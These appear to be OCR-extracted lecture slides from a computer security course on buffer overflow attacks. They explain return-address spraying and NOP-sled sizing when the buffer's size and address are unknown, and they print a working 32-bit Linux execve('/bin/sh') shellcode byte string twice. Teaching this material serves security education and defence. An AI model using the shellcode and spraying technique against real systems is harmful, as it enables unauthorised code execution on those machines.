BUFFER OVERFLOW ATTACK

CS44500 Computer Security

Attacks with Unknown Address and Buffer Size


- In real-world situations, we may not be able to know the exact values of the buffer size and address.

Knowing the Range of Buffer Size

Spraying the buffer with return addresses

Assuming we know the address of buffer: oxbfffea8c
Buffer size is between 10 to 100


The distance between the return address field and the beginning of the buffer will be at most 100+4 plus some small value. (Compilers may add additional space after the end of the buffer.)



Knowing the Range of the Buffer Address

Assuming we know the address of the **range** of buffer address
Buffer address range [A: A+100]
Buffer size range [10:100]
We still use the spraying technique to write the first **120 bytes of RT** to the buffer, and we put **150 bytes of NOP** afterward, followed by the malicious code.

The NOP section will be in the range of [X+120, X+270], where X is the buffer's address
The range for the return address RT is then [A+220: A+270]



X = Buffer Address

Knowing the Range of the Buffer Address

Assuming we know the address of the **range** of buffer address


Buffer address range [A: A+100]

Buffer size range [10:100]

We still use the spraying technique to write the first **120 bytes of RT** to the buffer, and we put **150 bytes of NOP** afterward, followed by the malicious code.

The NOP section will be in the range of [X+120, X+270], where X is the buffer's address


The range for the return address RT is then [A+220: A+270]



Knowing the Range of the Buffer Address


Assuming we know the address of the **range** of buffer address
Buffer address range [A: A+100]
Buffer size range [10:100]
We still use the spraying technique to write the first **120 bytes of RT** to the buffer, and we put **150 bytes of NOP** afterward, followed by the malicious code.


The NOP section will be in the range of [X+120, X+270], where X is the buffer's address
The range for the return address RT is then [A+220: A+270] (Contains NOP instructions)



Knowing the Range of the Buffer Address

X: Buffer address
S: Bytes used for Spraying RT
L: Length of NOP instruction
H: Address Range of Buffer
Assuming H<L





Knowing the Range of the Buffer Address

From previous example:

H: Address Range of Buffer = 100 (max offset for address)

X: Buffer address = [A : A+100]


S: Bytes used for Spraying RT


H + <u>20</u> = 100 + 20 = 120

L: Length of NOP instruction = 150

Assuming H<L (100<L)


Otherwise, there will be no common range for all addresses






Knowing the Range of the Buffer Address

From previous example:
H: Address Range of Buffer = 100 (max offset for address)
X: Buffer address = [A : A+100]
S: Bytes used for Spraying RT
H + <u>20</u> = 100 + 20 = 120
L: Length of NOP instruction = 150
Assuming H<L (100<L)
Otherwise, there will be no common range for all addresses





Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access of the system.

Solution : Shell Program

```
#include <stddef.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Challenges :

- Loader Issue
- Zeros in the code

Shelllcode

- Assembly code (machine instructions) for launching a shell.
- Goal: Use *`execve("/bin/sh", argv, 0)`* to run shell
- Registers used:
  - eax = 0x0000000b (11) : Value of system call execve()
  - ebx = address to “/bin/sh”
    - ecx = address of the argument array.
      - argv[0] = the address of “/bin/sh”
      - argv[1] = 0 (i.e., no more arguments)
  - edx = zero (no environment variables are passed).
  - int 0x80: invoke execve()

Shelllcode


```
const char code[] =
  "\x31\xc0"        /* xorl    %eax,%eax    */   ← %eax = 0 (avoid 0 in code)
  "\x50"            /* pushl   %eax         */   ← set end of string "/bin/sh"
  "\x68""//sh"      /* pushl   $0x68732f2f  */
  "\x68""/bin"      /* pushl   $0x6e69622f  */
  "\x89\xe3"        /* movl    %esp,%ebx    */   ← set %ebx
  "\x50"            /* pushl   %eax         */
  "\x53"            /* pushl   %ebx         */
  "\x89\xe1"        /* movl    %esp,%ecx    */   ← set %ecx
  "\x99"            /* cdq                  */   ← set %edx
  "\xb0\x0b"        /* movb    $0x0b,%al    */   ← set %eax
  "\xcd\x80"        /* int     $0x80        */   ← invoke execve()
```

Execute an interrupt based on value of eax

execve("/bin/sh", argv, 0)


11	eax		ebx		ecx	0	edx

11 = execve



Shelllcode

```
const char code[] =
   "\x31\xc0"          /* xorl     %eax,%eax     */   ← %eax = 0 (avoid 0 in code)
   "\x50"              /* pushl    %eax          */   ← set end of string "/bin/sh"
   "\x68""//sh"        /* pushl    $0x68732f2f   */
   "\x68""/bin"        /* pushl    $0x6e69622f   */
   "\x89\xe3"          /* movl     %esp,%ebx     */   ← set %ebx
   "\x50"              /* pushl    %eax          */
   "\x53"              /* pushl    %ebx          */
   "\x89\xe1"          /* movl     %esp,%ecx     */   ← set %ecx
   "\x99"              /* cdq                    */   ← set %edx
   "\xb0\x0b"          /* movb     $0x0b,%al     */   ← set %eax
   "\xcd\x80"          /* int      $0x80         */   ← invoke execve()
```



execve("/bin/sh", argv, 0)

11 eax	ebx	ecx	0 edx

11 = execve

Countermeasures

Developer approaches:

- Use of **safer functions** like strncpy(), strncat() etc, **safer dynamic link libraries** that check the length of the data before copying.

